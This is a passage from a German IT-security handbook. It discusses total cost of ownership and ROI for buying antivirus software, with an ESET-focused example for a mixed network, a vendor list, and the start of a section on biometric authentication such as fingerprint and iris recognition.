Lizenzpreis * Anzahl zu schützender PCs/Server + Updatekosten
= Gesamtkosten

ist eine Milchmädchenrechnung, die so manchem Unternehmen in der Vergangenheit enorme Folgekosten bescherte. Aus der vermeintlich günstigsten Lösung kann schnell

ein teures Unterfangen werden, wenn die in der Praxis auftretenden Kosten nicht in die Gesamtkalkulation einbezogen werden. Insbesondere versteckte Kosten und unternehmensspezifische Präferenzen schlagen unter Umständen teuer zu Buche.

Ein einfaches und wirksames Mittel, um den tatsächlichen Preis einer Anschaffung, wie zum Beispiel einer Sicherheitslösung, zu bestimmen und so auch eine Vergleichbarkeit von Produkten in der Praxis zu gewährleisten, ist das sogenannte „Total Costs of Ownership".

Alle technischen Anforderungen, die bei der Erstinstallation und in der täglichen Praxis auftreten, werden mit betriebswirtschaftlichen Kennziffern verknüpft. Die Addition aller Kosten, also vom Lizenzpreis bis zur möglichen Hardware-Aufrüstung, zeigt dann den wahren Wert der Anschaffung. Dies könnte (vereinfacht gesagt) wie folgt aussehen:

- + Anschaffungspreis
- + Erkennungsleistung in der Praxis
- + Suchgeschwindigkeit in Wirklichkeit
- + reeller Bedarf an Systemressourcen
- + wahrer Administrationsaufwand
- + anfallende Kosten durch Incidents (zum BeispielMalware-Befall)
- + Aufwendungen für Service
- + Support
- ----------
- = Total Costs of Ownership

Direkte und indirekte Kosten (vom Lizenzpreis bis zum Support) machen den Großteil der Investition aus. Versteckte Belastungen entscheiden oftmals, ob aus der Traumlösung ein finanzieller Albtraum wird. Gerade bei der (Neu-)Anschaffung einer Sicherheitslösung sollte man folgende Kostenfallen nicht aus dem Auge verlieren:

- Testung und Evaluierung
- Neue Client Hardware
- Neue Server Hardware
- Eingeschränkte Netzwerkverfügbarkeit
- Eingeschränkte Produktivität der Mitarbeiter
- Lizenzerweiterung bzw. Verlängerung
- Saubere Deinstallation nahezu unmöglich

Diese Punkte gelten sowohl für die potenzielle neue Schutzsoftware als auch für die aktuell eingesetzte. Unter Umständen lohnt sich der Wechsel zu einem anderen Hersteller (finanziell) gar nicht.

2.2.2.3 Hohe Performance steigert die Leistungsfähigkeit

Die beste Virenerkennung ist nur wenig wert, wenn das Netzwerk ausgebremst wird und den Clients nicht die volle Leistung zur Verfügung steht. Dies stört nicht nur den Anwender, sondern mindert auch seine Produktivität. Dies kann zu Mehrkosten führen oder gar Gewinnausfall bedeuten. Folgende Ärgernisse sind ohne aufwändige Messungen sichtbar:

- Kopierzeit von Daten verlängert sich, etwa beim Aufruf von CD/DVD
- Wartezeit beim Aufbau von Internetseiten
- Start- bzw. Ladezeiten von Programmen verlängert sich
- PC-Start/Reboot dauert länger

Gute Securitylösungen erbringen eine Dienstleistung im Hintergrund und belasten weder das System über Gebühr noch beeinträchtigen sie andere Anwendungen in ihrer Performance. Die weit verbreitete Annahme, dass ein gründlicher Scan auch lange dauern muss, hat sich in letzter Zeit immer mehr als haltlos erwiesen. Eine effektive Lösung arbeitet trotz hoher Geschwindigkeit sehr gründlich.

2.2.2.4 Flexibilität und Bedienbarkeit

Im täglichen IT-Alltag benötigen nicht nur Administratoren eine gehörige Portion Flexibilität. Genau diese wird auch von der Sicherheitslösung erwartet. Die Installation und Wartung muss auf allen Rechnern, Servern und mobilen Geräten flexibel erfolgen können. Unerwünschte Vorkommnisse erfordern eine schnelle und situationsgerechte Reaktion. Die Verlängerung oder der Erwerb von Lizenzen sollte möglichst einfach erfolgen.

Gerade in großen Netzwerken, eventuell auch an verteilten Standorten, ist es von besonderer Wichtigkeit, das einfache Anlegen von Profilen, das Rollout der Software über das Netzwerk, die Verteilung der Updates sowie die Reports schnell und unkompliziert von einem Rechner aus zu managen. Gerade Systemadministratoren weisen immer wieder auf diese Notwendigkeit hin.

Aber auch die intuitive Bedienung der Programmfunktionen, die Übersichtlichkeit der Softwareoberfläche und vor allem die Art und die Häufigkeit der Warnmeldungen sind von hoher Bedeutung. Eine gute Sicherheitslösung nimmt dem Anwender/Administrator so viele Aufgaben wie möglich ab und belästigt ihn nur mit Warnungen oder Anfragen, wenn von seiner richtigen Entscheidung die Netzwerksicherheit abhängt.

2.2.3 Schritt 3: Erste Ergebnisse anhand der Entscheidungsmatrix

Die gewichtete Entscheidungsmatrix anhand der groben Testitems zeigt die Ergebnisse im Überblick (eingesetzte Prozentzahlen und Schulnoten sind nur beispielhaft). In der Praxis splittet man alle Items bis ins kleinste Detail auf, um alle Werte exakter berechnen und vergleichen zu können.

	Bewertung	Hersteller A	Gewichtete Note	Hersteller B	Gewichtete Note	Hersteller C	Gewichtete Note
Qualität	50%	2	1,0	3	1,5	1	0,5
Kosten	25%	2	0,5	1	0,25	4	1
Performance	15%	3	0,45	2	0,3	3	0,45
Flexibilität	10%	1	0,1	3	0,3	3	0,3
Summe	100%	8	2,15	9	2,35	11	2,25

2.2.4 Projektrisiken: Wenn Incidents zuschlagen

Trotz penibler Vorbereitung und ausführlicher Tests bleibt ein Restrisiko bei der Anschaffung einer neuen Sicherheitslösung bestehen. Die Tücken des IT-Alltags im Umgang mit der Software lassen sich nur schwer in Simulationen darstellen.

Gravierender sind jedoch sogenannte Incidents- also Störfälle, die durch eine Sicherheitssoftware verursacht werden. Fehlalarme, Bluescreens, Systemabstürze oder ein Malware-Befall halten nicht nur den Administrator „auf Trab". Sie können unter Umständen auch horrende finanzielle Belastungen nach sich ziehen. Im Internet kann man sich zwar schnell einen Überblick über die durch Sicherheitssoftware ausgelösten Störfälle verschaffen. Renommierte IT-Webseiten wie „securitymanager.de", „heise.de" oder „silicon.de" bieten tagesaktuelle Informationen über bekannte Schwächen und Bugs fast aller Hersteller und Produkte. Der Blick in die Vergangenheit zeigt schonungslos die Produktqualität der unterschiedlichen Anbieter. Eine Gewähr für die Vermeidung zukünftiger Störfälle ist dies jedoch nicht. Die permanente Anpassung der Sicherheitslösungen an aktuelle und kommende Malware-Bedrohungen birgt immer Gefahren in sich. Insbesondere dann, wenn Software-Updates oder neue Produktgenerationen mit erweiterten Security-Technologien auf den Markt kommen.

2.2.5 Unterschiede Appliances/Softwarelösungen

Verschiedene Hersteller bieten neben konventionellen Softwarelösungen zum Virenschutz sogenannte Hardware-Appliances an, die zumeist unter Linux laufen. Diese enthalten auf einem dedizierten Gerät vorinstallierte und –konfigurierte Funktionen zum Virenscan, Firewall, VPN-Dienste, Traffic-Shaping, Content-Filtering und vieles mehr. Das Prinzip „Plug & Play" hilft lange Planungs-, Installations- und Pflegearbeiten zu vermeiden oder zu verkürzen. Appliances passen gut zu Unternehmen, die keinen ausgebildeten Administrator beschäftigen (beispielsweise kleine bis mittelständische Handwerker) oder die ihr lokales Netzwerk schützen möchten.

Doch nicht für jedes Unternehmen ist dieses Modell sinnvoll. Neben der Hardware fallen entsprechende Software für Updates und sonstige Pflege an. Außerdem ist man relativ unflexibel in Bezug auf enthaltene Software- und Hardware-Komponenten. Zudem besteht aufgrund von speziellen Linux-Anpassungen auf Pflegeverträge eine starke Abhängigkeit von externen Dienstleistern oder dem Hersteller. Für Unternehmen, deren Mitarbeiter mit mobilen Geräten außerhalb des Netzwerks agieren, sind Appliances naturgemäß nicht geeignet.

Hier kann also eine Softwarelösung durchaus von Vorteil sein. Sie lässt sich auf vorhandene Clients oder Serversysteme mit Windows Betriebssystem problemlos installieren.

Administratoren, die ein reines Windows Client-Netzwerk betreuen, müssen also nicht erst zusätzlich eine Update-Schulung für Linux durchlaufen. Dies spart Kosten ein.

Die Entscheidung für eine Hardware-Appliance oder Softwarelösung muss im Einzelfall geprüft werden. Die Investition für einen adäquaten Netzwerkschutz sollte immer unter Berücksichtigung des Einsatzzwecks, der bereits vorhandener Systeme, der Kompetenz des Administatoren-Teams sowie einer einer Kosten-/Nutzenrechnung erfolgen. Dienstleister und Hersteller stehen gleichermaßen beratend vor dem Kauf zur Seite.

Vorteile von Hardware-Appliance

- Exakt abgestimmte Hardware, Software und Support aus einer Hand
- Geringer kaum Aufwand bei der Bereitstellung.
- Höhere Betriebssicherheit durch gehärtete Betriebssysteme.

Nachteile von Hardware-Appliances

- Abhängigkeit vom Anbieter
- Hoher Anschaffungspreis
- Blackbox-Prinzip lässt lokalen Administratoren nur geringe Eingriffsmöglichkeiten

Appliances eigenen sich gut für

- Unternehmen ohne Administrator und/oder IT-Mitarbeitern
- Im stationären Einsatz als Teil eines Netzwerks

Vorteile von Software-Lösungen

- Geringe Abhängigkeit bei der Wahl und beim Bezug der Hardware-Komponenten.
- Ein flexibles Zusammenstellen der Software nach eigenen Vorstellungen ist ebenfalls machbar.
- Diese Art der Installation passt sich exakt den Anforderungen im Unternehmen an und ermöglicht es, einzelne Software-Teile in einer bestimmten Version vorzuhalten.
- Der Systembetreuer kennt alle Details des Systems.

Nachteile von Software-Lösungen

- Gefahr von Seiteneffekten durch die entstehende Software-„Mischung" leicht möglich.
- Betriebssicherheit ist die alleinige Verantwortung der IT-Administratoren
- Hard- und Software sind möglicherweise nicht optimal aufeinander abgestimmt

Software-Lösungen eigenen sich gut für

- Kleinere Umgebungen mit klassischen Windows-Anwendungen oder Netzwerken mit einer Vielzahl an mobilen Geräten im Außeneinsatz
- Programme die dem typischen Windows-Update-Service gegenüber „robust" sind (beispielsweise Office-Anwendungen, SharePoint, Hintergrunddienste, Terminal-Services)

2.3 Praxisbeispiel: Heterogenes Netzwerk schützen

Malware stellt mit all ihren Ausprägungen die größte Gefahrenquelle für Netzwerke und deren Clients dar. Der beste Schutz davor sind Sicherheitslösungen, die alle Clients und Server mit aktueller Antimalware-Technologie aus einem Guss schützen. Von einem kompletten Produktportfolio an Security-Produkten für alle gängigen Geräte und Betriebssysteme profitieren Netzwerke dreifach: Zum einen genießen alle Geräte denselben aktuellen Schutz. Zum anderen lassen sich alle Clients vom PC bis zum Smartphone über eine Administratoren-Konsole verwalten. Letztlich sind Erweiterungen der Lizenzen und auch die Integration neuer Produkte problemlos möglich.




Abbildung 3: Heterogenes Netzwerk schützen

In der Praxis trifft man häufig heterogene Netzwerke in folgender Konstellation an:

- Clients mit Windows in den Büros
- Macs in der Grafikabteilung und dem Marketing
- E-Mail-Server mit Microsoft Exchange
- File- und Gateway-Server mit Linux
- Android/iOS-Handys bzw. -Tablets oder Blackberry-Produkte für Mitarbeiter

Der Administrator muss also fünf unterschiedliche Geräteklassen und drei verschiedene Betriebssysteme sicherheitstechnisch untern einen Hut bekommen. Die Blackberry- und iOS-Geräte können bei der weiteren Betrachtung vernachlässigt werden, da sie per se als sehr sicher vor Malware gelten. Anders sieht es bei Android aus, das sich immer mehr zum Virentummelplatz entwickelt. Cyberkriminelle adaptieren ihre Methoden aus der PC-Welt mit immer mehr Erfolg auf das Google-Betriebssystem. Insbesondere Apps entpuppen sich dabei als das größte Einfallstor von Malware.

2.3.1 Was ist wichtig?

IT-Entscheider sollten auf ein vollständiges Produktportfolio achten. Es sollte Programme zum Schutz von Windows-, Mac- und Linux-Clients sowie mobilen Geräten wie Smartphones und Tablet-PCs umfassen, um eine umfassende Sicherheit vor Malware und Datenverlust zu gewährleisten. Mobile Geräte müssen die Betriebssysteme Windows Mobile, Symbian und Android unterstützen.

Für Unternehmenskunden sollte eine Software gewählt werden in, die auch Lösungen für Mailserver, Netzwerk-Gateways und Fileserver unterschiedlicher Serverbetriebssysteme und E-Mail-Server-Plattformen umfasst. Sie gewährleisten proaktiven und präzisen Antivirenschutz für High-Traffic-Server und umfangreiche Dateisysteme. IT-Verantwortliche müssen daher nicht verschiedene Anbieter kombinieren, um alle einge-

setzten Geräte zu schützen. Eine Lösung vermindert in der Praxis Mehrarbeit, beispielsweise durch verschiedene Administrator-Konsolen, Lizenzbedingungen und technische Unverträglichkeiten.

Neben der hohen Erkennungsrate und dem raschen Arbeitstempo ist vor allem auch der minimale Verbrauch an Systemressourcen wichtig. Das Netzwerk ist somit leistungsfähiger und bietet seinen Anwendern eine bestmögliche IT-Umgebung an.

Für IT-Administratoren ist zudem eine einfach zu bedienende Remote Administrator-Konsole wichtig. Über sie lassen sich alle Aufgaben der Antivirensoftware zentral für das gesamte Netzwerk einstellen und steuern. Viele Routine-Tätigkeiten muss die Software automatisch übernehmen. Von der Active Directory Synchronisation bis zur Erstellung eigener Policy-Regeln sollte ein Remote Administrator eine breites Funktionsangebot bieten. Dabei spielt es keine Rolle, ob sich die zu schützenden Devices im lokalen Netzwerk befinden. Standortübergreifend lassen sich mobile Geräte ebenso administrieren wie Netzwerke an entfernten Niederlassungen.

Abbildung 4: Remote Administrator-Konsole

Hier ein Beispiel für den Praxisfall exemplarisch vom Hersteller ESET:

<u>Clients mit Windows in den Büros:</u>

- ESET Endpoint Antivirus
- ESET Endpoint Security

<u>Macs in der Grafikabteilung und dem Marketing:</u>

- ESET NOD32 Antivirus 4 Business Edition für Mac OS X

<u>E-Mail-Server mit Microsoft Exchange:</u>

- ESET Mail Security für Microsoft Exchange Server

<u>File- und Gateway-Server mit Linux:</u>

- ESET File Security für Linux / BSD / Solaris Beta
- ESET Gateway Security für Linux / BSD / Solaris Beta

Android-Handys bzw. -Tablets (mit Android 2.x):

- ESET Mobile Security Business Edition

Remote Administration:

- ESET Remote Administrator

2.3.2 Stärken und Alleinstellungsmerkmale

Praktisch jeder Hersteller bietet verschiedene Produkte je nach Anwendungszweck an. Eine tabellarische Übersicht der wichtigsten Anbieter finden Sie am Ende des Beitrags. Jeder Hersteller wirbt auch mit Alleinstellungsmerkmalen. Nachfolgend haben wir exemplarisch am Beispiel von ESET usp's (unique selling proposition, Alleinstellungsmerkmale) aufgeführt.

2.3.3 Unabhängigkeit dank eigener Virenscanengine

Eine selbst entwickelte Virenscanengine bildet seit jeher die Basis allen Erfolgs. Nicht jeder Hersteller verfügt darüber. Viele Anbieter bauen um die OEM-Engine eigene Masken und Tools. Die ständige Pflege der Virensignaturdatenbank und die Erstellung neuer „Gegenmittel" sind unabdingbar. Heute zählt unter anderem ESET zu den wenigen Herstellern, die eine eigene Scanengine besitzen. Diese erlaubt eine schnelle Reaktion auf neue Bedrohungen und sichert vor allem die Unabhängigkeit von Lizenzgebern.

2.3.4 Proaktive Erkennung

Zu Beginn des neuen Jahrtausends stellte das Unternehmen eine neue Technologie vor. Der sogenannten ThreatSense-Technologie gelang es, die signaturbedingte Erkennung mit erweiterten heuristischen Methoden zu kombinieren. ESET war so in der Lage, auch gegen unbekannte Malware einen wirksamen Schutz abseits von Signaturen anzubieten. ThreatSense verbesserte die Schutzwirkung und das Arbeitstempo der eigenen Lösungen nachhaltig. Auch der Ressourcenverbrauch auf dem Rechner wurde weiter minimiert. Gleichzeitig veränderte es die gesamte Antiviren-Branche, die auf den Zug „Proaktivität" aufspringen musste.

Selbiges gilt auch für die sogenannte „Cloud Security". Die Entwicklung von ThreatSense.Net im Jahre 2005 gilt als Wegbereiter der modernen Cloud-Security. Sie sammelt weltweit mit Hilfe und Zustimmung der Anwender Informationen über und Samples von Malware. Dieses Frühwarnsystem erkannte anhand ThreatSense neue Malware quasi in Echtzeit. In 2011 präsentierte ESET das neue „ESET Live Grid". Es kombiniert die Stärken von ThreatSense und ThreatSense.Net zu einer homogenen Einheit. Die Signatur-, Verhaltens- und Cloud-basierte Erkennung gepaart mit „Advanced Heuris-

tics" und weiteren Sicherheitsmodulen setzt einen neuen Qualitätsstandard für die Sicherheitsbranche.

2.3.5 Kostenreduktion durch Unilicense

Einmalig in der Branche ist das „Unilicense-Prinzip". Der Kauf einer ESET-Lizenz bindet die Software nicht mehr an ein bestimmtes Betriebssystem. Alle Betriebssysteme können so ohne weitere Kosten geschützt werden. Das entsprechende Produkt lädt der Anwender einfach kostenlos herunter und installiert es. Bei Mitbewerbern müsste der Linux- oder Mac OS X-Schutz gegebenenfalls separat bezahlt werden. Dank der Umsetzung von Unilicense im Remote Administrator vereinfacht dies den Unternehmen die Verwaltung der eingesetzten Clients und Server enorm.

2.3.6 Kostenloser Support

Im Gegensatz zu anderen Mitbewerbern bietet das Unternehmen zudem einen kostenlosen Support per Post, E-Mail, Fax und am Telefon.

2.4 SWOT-Analyse

Stärken: • Hervorragende Malwareerkennung • Geringer Ressourcenverbrauch • Hohe Arbeitsgeschwindigkeit • Umfassendes Produktportfolio • Sehr guter Support • Einfache Bedienung der Produkte • Einfaches Lizenzkonzept	Schwächen: • In Deutschland noch nicht so bekannt • Hoher Investitionsbedarf in Marketing und Vertrieb
Chancen: • Eigene Scanengine ermöglicht schnelle und kostengünstige Entwicklung neuer Produkte • Eigene Viren- und Entwicklungslabors erkennen neue Trends frühzeitig • Junges, engagiertes, kreatives Team mit enormem Potenzial und ausgezeichneter Ausbildung	Gefahren: • Sehr schnelles Unternehmens-Wachstum könnte zu Problemen führen • IT-Sicherheitsmarkt ist weltweit hart umkämpft • IT-Branche ändert sich permanent und rasant. Gewinner von heute werden schnell Verlierer von morgen • Fachkräftemangel könnte Wachstum bremsen

2.5 Return on Investment zur Beurteilung von Einzelinvestitionen

Der Begriff Return on Investment (ROI) bezeichnet ein Modell zur Messung der Rendite einer unternehmerischen Tätigkeit, gemessen am Gewinn im Verhältnis zum eingesetzten Kapital.

$$\text{ROI} = \text{Umsatzrendite} \cdot \text{Kapitalumschlag}$$

$$\text{Umsatzrendite} = \frac{\text{Gewinn}}{\text{Nettoumsatz}}$$

$$\text{Kapitalumschlag} = \frac{\text{Nettoumsatz}}{\text{Gesamtkapital}}$$

Abbildung 5: ROI

Für die Anschaffung einer Antivirensoftware macht die Einbeziehung des Gesamtkapitals wenig Sinn. Als Bezugsgröße ist der Kapitaleinsatz praktikabler:

$$\text{ROI} = \frac{\text{Gewinnanteil}}{\text{Kapitaleinsatz}}$$

Abbildung 6: ROI 2

Dennoch ist eine Berechnung des ROI schwierig, da kein Unternehmenserfolg, wie etwa Verkaufsgewinne, möglich ist. Die Vermeidung von Schäden durch Malware kann jedoch als Erfolg gewertet werden. Als Kennziffer könnte dann der durchschnittliche finanzielle Schaden, der nicht aufgetreten ist, eingesetzt werden.

2.5.1 ROI-Kalkulation am konkreten Fall

In der Praxis löste das Modell der „Total Cost of Ownership" die ROI-Kalkulation von Sicherheitslösungen ab. Am konkreten Beispiel eines erfolgreichen, international agierenden Unternehmens in der Metall-Herstellung wird der Nutzen von TCO schnell deutlich.

Das Unternehmen beschäftigt in acht Ländern mehr als 22.000 Mitarbeiter, besitzt ein hoch ausgeprägtes IT-Sicherheits-Management und eine große Kostentransparenz (Six Sigma Management). Im Internet hatte man sich über bekannte Schwächen der beiden zur Auswahl stellenden Hersteller informiert.

Hersteller A	*Anzahl jährlich von*	*Kosten*	*Gesamtkosten*	*Kosten pro Arbeitsplatz*
Anzahl von Incidents	7.500,00	$200,00	$1.500.000,00	$68,19
Hardware-Aufrüstung	Für 7.000 Rechner	$150,00	$1.050.000,00	$47,73
24/7 Technischer Support	1 Team	$20.000,00	$20.000,00	$0,91
Administrationskosten	4 Mitarbeiter	$60.000,00	$240.000,00	$10,91
Installationskosten	$22.000,00	$0,50	$11.000,00	$0,5
Lizenzkosten	$22.000,00	$8,00	$176.000,00	$8
SUMME			**$2.997.000,00**	**$136,23**

Hersteller B	*Anzahl jährlich von*	*Kosten*	*Gesamtkosten*	*Kosten pro Arbeitsplatz*
Anzahl von Incidents	4.500,00	$250,00	$1.125.000,00	$51,14
Hardware-Aufrüstung	keine	$0,00	$0,00	$0,00
24/7 Technischer Support	1 Team	$50.000,00	$50.000,00	$2,27
Administrationskosten	26 Mitarbeiter	$40.000,00	$1.040.000,00	$47,27
Installationskosten	$22.000,00	$1,00	$22.000,00	$1,00
Lizenzkosten	$22.000,00	$9,00	$198.000,00	$9,00
SUMME			**$2.435.000,00**	**$110,68**

Vergleichskriterien (Kosten)	*Vergleich Hersteller B zu A*
Anzahl von Incidents	-$375.000,00
Hardware-Aufrüstung	-$1.050.000,00
24/7 Technischer Support	$30.000,00
Administrationskosten	$800.000,00
Installationskosten	$11.000,00
Lizenzkosten	$22.000,00
Ersparnis pro Jahr	**$562.000,00**
Ersparnis pro Arbeitsplatz	**$ 25,55**

An diesem Beispiel erkennt man, dass Hersteller B zwar in den Lizenz- und Installationskosten sowie im technischen Support deutlich teuer ist als Hersteller A. In der Summe aller direkten, indirekten und versteckten Kosten fährt das Unternehmen mit der Lösung von Hersteller B jedoch kostengünstiger.

2.5.2 Marktüberblick

(alphabetisch, kein Anspruch auf Vollständigkeit)

Avast!	www.avast.de
Avira	www.avira.de
AVG	www.avg.de
BitDefender	www.bitdefender.de
ClamAV	www.clamav.com
Dr. Web	www.drweb-av.de
Eset	www.eset.de
F-Secure	www.f-secure.de
GData	www.gdata.de
Ikarus Security	www.ikarus.at
Kaspersky	www.kaspersky.de
Malwarebytes	http://de.malwarebytes.org
McAfee	www.mcafee.com/de
Microsoft Security Essentials/Forefront	www.microsoft.de
Norman Data Defense	www.norman.com/de
Panda Security	www.pandasecurity.de
Sophos	www.sophos.de
Symantec Norton Internet Security	www.symantec.de
TrendMicro	www.trendmicro.de

2.6 Über den Autor

Michael Klatte ist freier Journalist und auf das Themenfeld IT Security, insbesondere die Antiviren-/Antispam-Thematik fokussiert.

3 Biometrische Systeme: Menschliche Merkmale als Sicherheit

Biometrische Merkmale gehören zu einer ganz bestimmten Person und sind sehr schwer bis gar nicht fälschbar. Sie können nicht wie PIN/Passwort, Karte oder Token übertragen oder weitergegeben werden. Der Nutzer wird anhand seiner Individualität erkannt. Ziel der biometrischen Erkennung ist stets, die Identität einer Person zu ermitteln (Identifikation) oder eine behauptete Identität zu bestätigen beziehungsweise zu widerlegen (Verifikation). Unternehmen, die biometrische Verfahren für die Zutrittskontrolle, als Zugang zu unternehmensinternen Netzwerken oder zur Absicherung wichtiger Unternehmens- bzw. Kundendaten verwenden, haben eine deutlich höhere Garantie, dass auch wirklich nur die autorisierten Personen Zugriff auf den schützenswerten Bereich erhalten. Kein Mensch gleicht dem Anderen und ist daher anhand seiner biometrischen Merkmale eindeutig identifizierbar.

Das Grundprinzip der biometrischen Authentifizierung ist bei allen Lösungen dasselbe: Zuerst erfolgt die Registrierung des Nutzers (Enrollment). Als zweites erfasst das System die biometrisch relevanten Eigenschaften der Person. Im Anschluss werden die damit erstellten Datensätze (Templates) mit den zuvor abgespeicherten Daten (Referenz Templates) verglichen. Stimmen diese überein, erhält die Person Zugriff.

Biometrische Systeme können aus Hardware- und Software bestehen. Je nach biometrischem Verfahren, wird bestimmte Hardware wie eine Web- bzw. Handykamera für die Erfassung des Gesichtes, ein Mikrofon zur Tonaufnahme, die Tastatur, Druckpads für die Unterschriftenerkennung oder Fingerabdrucksensoren benötigt. Unterschieden wird zwischen Verfahren mit physiologischen Merkmalen, wie Finger, Gesicht oder Iris, und verhaltensbezogenen Merkmalen, wie Unterschrift, Stimme oder der Anschlagrythmus auf der Tastatur.

Die folgenden Verfahren werden ausführlicher vorgestellt:

1. Fingerabdruckerkennung
2. Iriserkennung
3. Gesichtserkennung
4. Spracherkennung
5. Handvenenerkennung

3.1 Fingerabdruckerkennung

Geschichte

Der Fingerabdruck (Daktyloskopie) war einer der ersten biometrischen Eigenschaften, die entdeckt und wissenschaftlich untersucht wurden. Archäologische Funde belegen, dass bereits die Assyrer den Fingerabdruck als eine Form der Identifikation einsetzten. Ebenso wurden diese in der Tang-Dynastie (618-906) verwendet, um Verträge zu authentifizieren. Ende des 19ten Jahrhunderts hielten sie in der Kriminaltechnik Einzug.

Heutzutage sind viele Notebooks und Zutrittskontrollen mit Fingerabdrucklesern ausgestattet.

Das Verfahren

Verfahrensmäßig werden bei der Erkennung von Fingerabdrücken charakteristische Merkmale der Papillarlinien, die sich in Bögen, Wirbeln, Schleifen und Unterbrechungen (Minuzien) zeigen, von Fingerabdruck-Scannern erfasst und ausgewertet. Diese Muster sind von Mensch zu Mensch unterschiedlich und können daher eindeutig einer bestimmten Person zugeordnet werden. Der Fingerabdruck selber entsteht durch einen Farbabdruck oder durch einen Sensor, welcher die Papillarlinien auf einem Medium (Glas, Papier, Sensoroberfläche etc.) hinterlässt. Im System sind bestimmte Klassifizierungen hinterlegt anhand dieser der Fingerabdruck mit dem vorhandenen Referenz-Template verglichen wird. So wird festgestellt, ob zwei Fingerabdrücke identisch sind, also zum gleichen Urheber (Finger) gehören.

Sicherheit

Die Sicherheit des Systems hängt von dem eingesetzten Verfahren sowie den Klassifizierungsregeln ab. Es gibt optische (Lichtbild mit Kamera), kapazitive (Scanplatte), Thermo (Wärmeabbild ermöglicht dreidimensionales Bild)- sowie Ultraschall-Fingerprint-Systeme. Die letzten zwei Verfahren gelten als die sichersten. Preislich zählen Ultraschall-Fingerprint-Systeme zu den teuersten.

Insgesamt verfügt ein Fingerabdruck über etwa 35 unterschiedliche spezielle Ausprägungen (Papillarlinien, Minuzien). Für eine eindeutige Identifikation genügt es in der Regel, 8 bis 22 Merkmale zu überprüfen. Je detaillierter geprüft wird, umso schwerer ist eine Fälschung möglich. Es ist daher auch entscheidend, welche Klassifizierungsregeln das System befolgt, also wie viele Einzelmerkmale wie detailliert geprüft werden.

In vielen Laptops sind heutzutage eher einfache Fingerabdruckleser eingebaut; bei Desktop-PC wird oftmals ein separates Lesegerät angeschlossen. Die „Fingerprints" sollen das Passwort durch ein angeblich sicheres biometrisches Verfahren ersetzen. Wollen Angreifer den PC knacken, brauchen sie dafür den Fingerabdruck des Besitzers. Dieser kann beispielweise von einem Gegenstand mit ein paar Hilfsmitteln abgenommen und auf den eigenen Finger übertragen werden. Die Erfahrung der letzen Jahre zeigt, dass die Systeme leicht auf Täuschungsversuche hereinfallen. Die Sicherheit ist daher umstritten.

Fazit

Bei der Fingerabdruckerkennung ist entscheidend, dass eher höherwertige Systeme eingesetzt werden, auch wenn sie etwas mehr kosten. Zur Sicherheit sollte zudem auf ein zweites Verfahren zurückgegriffen werden, etwa Passwort und Fingerprint oder Fingerprint und ein weiteres biometrisches Verfahren.

3.2 Iriserkennung

Geschichte

1885 entstanden bereits die ersten Ideen die Farbe der Iris als Erkennungsmerkmal zu benutzen, 1983 zeigte ein James-Bond Film („Never say never again") ein mögliches Iriserkennungs-Verfahren. Der erste einsatzfähige biometrische Algorithmus wurde Anfang der neunziger Jahre von John Daugman entwickelt und patentiert. Inzwischen gibt es eine Vielzahl von Algorithmen zur Iriserkennung, die vorrangig in Flughäfen verwendet wird. Andere Einsatzgebiete sind im Bankenumfeld. In Zukunft könnte die Technologie für Smartphones oder als zusätzliche Sicherheit im Auto angewandt werden.

Verfahren

Die Iris beziehungsweise Regenbogenhaut ist ein ringförmiger Augenmuskel zwischen Hornhaut und Linse. Sie besteht aus zirka 266 individuellen komplexen Mustern wie Furchen, Bändern, Gruften und Stegen. Eine Kamera nimmt ein Schwarzweißbild der Iris auf und das System erstellt einen Iriscode. Es kann ein individueller Schwellwert der Hamming-Distanz festgelegt werden. D.h. es wird definiert, wie viele Übereinstimmungen die Aufnahme mit dem vorhandenen Referenz-Template haben muss, das die Person als identifiziert gilt.

Es gibt noch ein zweites Verfahren, den sogenannten Retina-Scan. Hier werden die Muster der Blutgefäße im Augenhintergrund des Auges zur Identifikation genutzt. Die verwendeten optischen Systeme nutzen Infrarotlicht, das den Augenhintergrund ausleuchtet. Das reflektierte Licht erfasst ein Scanner und verarbeitet die Bildinformationen in einen Datensatz.

Sicherheit

Die Iriserkennung gilt als eines der sichersten biometrischen Verfahren. Auch der Retina-Scan ist relativ fälschungssicher und besitzt eine geringe Fehlerrate. Nachteile dieses Verfahrens sind eher die geringe Benutzerakzeptanz und die hohen Anschaffungskosten. Für den Erfassungsvorgang muss mit dem Kopf ein bestimmter Abstand zum Erfassungsgerät eingehalten werden. Teilweise spielen Lichtverhältnisse, spontane Kopf- oder Augenbewegungen eine Rolle und erschweren eine gute Aufnahme. Systeme mit Retina-Scan akzeptieren beispielsweise keine Aufnahmen, wenn der Nutzer eine Brille trägt. Zur Nutzung der Iriskennung benötigt jeder Bereich, Arbeitsplatz oder Computer eine entsprechende Kamera mit Iriserkennungstechnologie. Je nach Einsatzbereich kann dies hohe Kosten verursachen.

Fazit

Die Iriserkennung ist eines der sichersten biometrischen Verfahren. Einsatzgebiete sollten aufgrund der hohen Anschaffungskosten und der geringen Benutzerakzeptanz jedoch genau ausgewählt werden.

3.3 Gesichtserkennung

Geschichte

